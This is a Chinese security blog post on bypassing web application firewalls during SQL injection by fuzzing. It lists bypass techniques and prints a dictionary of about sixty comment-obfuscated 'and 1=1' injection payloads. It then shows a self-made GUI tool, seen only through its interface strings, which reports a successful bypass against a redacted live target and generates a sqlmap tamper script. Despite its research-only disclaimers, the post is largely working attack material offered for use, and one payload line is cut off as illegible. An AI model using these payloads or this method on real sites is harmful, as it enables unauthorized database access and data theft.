【技术分享】万物皆可fuzz之sql注入waf绕过

作者：远洋的小船

原文链接：https://mp.weixin.qq.com/s/iAae39dCsjlF00GWaWqe9A

注： 以下内容与测试工具仅限技术交流，严禁用于非法攻击

0X01 前言

首先感谢各位表哥对公众号的关注与支持，今天本来打算给大家发一篇实战的waf绕过，结果不知道什么原因虚拟机装waf各种失败，所以只能给大家讲讲绕waf的原理。关注公众号即可获得本篇文章中的实验的测试工具。 工具仅供技术交流与研究，严禁用于非法攻击，恶意使用本次实验工具造成的一切后果与公众号以及作者无关

0X02 什么是fuzz

在讲fuzz与sql注入结合绕waf之前我们先来讲讲什么是fuzz，fuzz其实就是一种对请求参数的模糊测试，简单来说就是对一个接口的某个参数或多个参数用自定义的内容进行批量提交，根据接口返回内容来判断自定义内容参数对接口的影响。

0X03 sql注入waf常见姿势

首先先说waf防御的原理，简单来说waf就是解析http请求，检测http请求中的参数是否存在恶意的攻击行为，如果请求中的参数和waf中的规则库所匹配，那么waf则判断此条请求为攻击行为并进行阻断，反之则放行。

常见的sql注入绕过waf有两种方式，一种是利用waf可能存在的http协议解析缺陷来绕过waf，另外一种是利用各种方式来包装sql注入语句进行混淆来绕过waf的规则库。

下面来对常见的姿势进行总结：


1. 断包绕过
2. 缓冲区溢出
3. 协议不兼容
4. 参数污染
5. 大小写绕过
6. 编码绕过
7. 注释绕过
8. 等价替换

0X04 FUZZ与sql注入waf绕过结合

首先来说说造轮子的原理，fuzz是对某个接口的一个参数或多个参数进行自定义参数批量请求的模糊测试，sql注入的漏洞成因是某个接口中后端没有对某个参数或多个参数的内容进行过滤并将参数内容直接合并到sql语句

中进行查询，waf的防御原理是解析http请求，对里面每个参数的内容根据规则库进行匹配，那么通过fuzz结合sql注入对waf进行绕过的原理也就显而易见了。首先我们生成大量经过混淆的sql注入语句，然后填入对应参数中，进行批量发送，根据返回内容进行判断waf是否对这种混淆方式进行拦截，如果拦截则判断这种混淆方式不可取，如果不拦截则可以用这种混淆的方式对所有的sql注入语句进行包装。

首先我们来生成fuzz字典




```
* 234 | “/*5Ilv9XeXOk8gE Lb*/and/*5Ilv9XeXOk8gE Lb*/1=1”
* 235 | “/*vHGPOvabFRCNSE X*/and/*vHGPOvabFRCNSE X*/1=1”
* 236 | “/*mG5%0auroNRPRUUI%0a*/and/*mG5%0auroNRPRUUI%0a*/1=1”
* 237 | “/*KhC18gp5Ad6u7GB*/and/*KhC18gp5Ad6u7GB*/1=1”
* 238 | “/*uyiaOZ4T7Tf4our*/and/*uyiaOZ4T7Tf4our*/1=1”
* 239 | “/*d2WmC4xSu6hueim*/and/*d2WmC4xSu6hueim*/1=1”
* 240 | “/*d7tppTsfoigP9US*/and/*d7tppTsfoigP9US*/1=1”
* 241 | “/*vW9XUgxskbHoHCx*/and/*vW9XUgxskbHoHCx*/1=1”
* 242 | “/*MfnkA8lyaj23B%0a3*/and/*MfnkA8lyaj23B%0a3*/1=1”
* 243 | “/*PfgZm79x4HpvzuH*/and/*PfgZm79x4HpvzuH*/1=1”
* 244 | “/*nlxhann7OTXQSmJ*/and/*nlxhann7OTXQSmJ*/1=1”
* 245 | “/*qGsTdhUz2Abl%0aCC*/and/*qGsTdhUz2Abl%0aCC*/1=1”
* 246 | “/*xE sCOueIJZOIMhT*/and/*xE sCOueIJZOIMhT*/1=1”
* 247 | “/*6atQBCyptgMJI77*/and/*6atQBCyptgMJI77*/1=1”
* 248 | “/*%0aJmgQfUpgfHFXhI*/and/*%0aJmgQfUpgfHFXhI*/1=1”
* 249 | “/*pQloTHNdh7jSir6*/and/*pQloTHNdh7jSir6*/1=1”
* 250 | “/*50tPIOg4x8vOGei*/and/*50tPIOg4x8vOGei*/1=1”
* 251 | “/*E yMfJ3Hqb%0aE %0aOU4*/and/*E yMfJ3Hqb%0aE %0aOU4*/1=1”
* 252 | “/*IduaBQFmhzzuE AU*/and/*IduaBQFmhzzuE AU*/1=1”
* 253 | “/*7hvxC4V2zat7HnR*/and/*7hvxC4V2zat7HnR*/1=1”
* 254 | “/*FtWOPH7nFHhfhm3*/and/*FtWOPH7nFHhfhm3*/1=1”
* 255 | “/*azhempMR7eonfFK*/and/*azhempMR7eonfFK*/1=1”
* 256 | “/*oFGQVBOZamLKklK*/and/*oFGQVBOZamLKklK*/1=1”
* 257 | “/*nKyS%0aJnwkBQGXo2*/and/*nKyS%0aJnwkBQGXo2*/1=1”
* 258 | “/*3zUplUgraBG%0aX3U*/and/*3zUplUgraBG%0aX3U*/1=1”
* 259 | “/*8QN8mudxeCR9HMp*/and/*8QN8mudxeCR9HMp*/1=1”
* 260 | “/*eTFVhMdCu5MPWOj*/and/*eTFVhMdCu5MPWOj*/1=1”
* 261 | “/*ndhstX6jhIZCNhN*/and/*ndhstX6jhIZCNhN*/1=1”
* 262 | “/*ibM4v3E E sBggio3*/and/*ibM4v3E E sBggio3*/1=1”
* 263 | “/*LdHm6qmT8yX21tX*/and/*LdHm6qmT8yX21tX*/1=1”
* 264 | “/*tANo9R3OfhtHpeb*/and/*tANo9R3OfhtHpeb*/1=1”
* 265 | “/*Cn5VNi5ubXh8CtC*/and/*Cn5VNi5ubXh8CtC*/1=1”
* 266 | “/*lJPMTC6sZioiZhA*/and/*lJPMTC6sZioiZhA*/1=1”
* 267 | “/*jyygO%0aym7GPnV7P*/and/*jyygO%0aym7GPnV7P*/1=1”
* 268 | “/*IwnnSj%0a2rqQ%0agVX*/and/*IwnnSj%0a2rqQ%0agVX*/1=1”
* 269 | “/*qN97IOvC74Gu%0aUj*/and/*qN97IOvC74Gu%0aUj*/1=1”
* 270 | “/*tBhXUOlaN9vMpWe*/and/*tBhXUOlaN9vMpWe*/1=1”
* 271 | “/*vmydT3zo5SBjLIW*/and/*vmydT3zo5SBjLIW*/1=1”
* 272 | “/*VhxIuv63h5fs5pZ*/and/*VhxIuv63h5fs5pZ*/1=1”
* 273 | “/*JQGpkNxjhLpmrIJ*/and/*JQGpkNxjhLpmrIJ*/1=1”
* 274 | “/*KUhwJOd4m4oXOt1*/and/*KUhwJOd4m4oXOt1*/1=1”
* 275 | “/*GE i1pLxabmPWr1k*/and/*GE i1pLxabmPWr1k*/1=1”
* 276 | “/*XiTuabq1tsMf9Sg*/and/*XiTuabq1tsMf9Sg*/1=1”
* 277 | “/*1sz6qiOhidkMVfv*/and/*1sz6qiOhidkMVfv*/1=1”
* 278 | “/*sq9xMaZVk9r3Or4*/and/*sq9xMaZVk9r3Or4*/1=1”
* 279 | “/*6GuzOpiRgpouIyn*/and/*6GuzOpiRgpouIyn*/1=1”
* 280 | “/*TW72mk7IwWF2%0aqj*/and/*TW72mk7IwWF2%0aqj*/1=1”
* 281 | “/*FObjhv85szfwaKN*/and/*FObjhv85szfwaKN*/1=1”
* 282 | “/*eMGS92KTIFU6%0apd*/and/*eMGS92KTIFU6%0apd*/1=1”
* 283 | “/*MSTTrk1PPzp5C9A*/and/*MSTTrk1PPzp5C9A*/1=1”
* 284 | “/*PLm7tFjhBvgZj7H*/and/*PLm7tFjhBvgZj7H*/1=1”
* 285 | “/*ogaXfTK%0aKVvJsPO*/and/*ogaXfTK%0aKVvJsPO*/1=1”
* 286 | “/*dvWIztBHOZdjyTs*/and/*dvWIztBHOZdjyTs*/1=1”
* 287 | “/*SnLZkU7fVP8ukla*/and/*SnLZkU7fVP8ukla*/1=1”
* 288 | “/*kyBRipuG7ejU4xI*/and/*kyBRipuG7ejU4xI*/1=1”
* 289 | “/*MRWn8BOZhQqP2U%0a*/and/*MRWn8BOZhQqP2U%0a*/1=1”
* 290 | “/*NV9MlmpSR8AO5ff*/and/*NV9MlmpSR8AO5ff*/1=1”
* 291 | “/*tL196lQbSsQ7%0aaU*/and/*tL196lQbSsQ7%0aaU*/1=1”
* 292 | “/*IRXU2wmkRsTITBr*/and/*IRXU2wmkRsTITBr*/1=1”
* 293 | “/*SE wz9S%0aLvp%0ajkZK*/and/*SE wz9S%0aLvp%0ajkZ[illegible]
* 294 | “/*KHMkNzginkM3yE N*/and/*KHMkNzginkM3yE N*/1=1”
```

然后用这些随机混淆后的语句对注入点进行批量测试，来判断是否拦截，由于我虚拟机搞事情，waf环境没有装上，在这里就不进行演示了。第二步就是对接口进行批量发送请求了


0X05 实验工具

为了让各位兄弟们测试起来更加方便，我简单为各位兄弟写了个小工具，一键绕过waf，并自动生成sqlmap的tamper，由此来感谢各位兄弟对公众号的关注。在这里再次声明：工具仅供技术交流与研究，严禁用于非法攻击，恶意使用本次实验工具造成的一切后果与公众号以及作者无关


好，我们还是先简单看一下源码


waf一键绕过工具 公众号：【远洋的小船】
注入点
点击一键绕过
写出tamper
运行日志
可用
_启动窗口
窗口程序集_启动窗口
[常量数据表]
远洋的小船

运行一下




填入一下靶机测试一下，感谢青山表哥提供的线上靶机



http://1[redacted]154/?id=1

单机绕过




```
http://[redacted]/?id=1
```

```
>>>>>>>>>>>>>>>>>>>>>>  /*FXPKt8dCHTsdneJ*/绕过成功
```

绕过成功


可以看到随机混淆出的东西已经绕过了waf，并输出了混淆方式，下面单机生成tamper，直接将生成的tamper扔进sqlmap就可以直接用，非常方便



```
>>>>>>>>>>>>  /*FXPKt8dCHTsdneJ*/绕过成功
```

信息:

写出成功

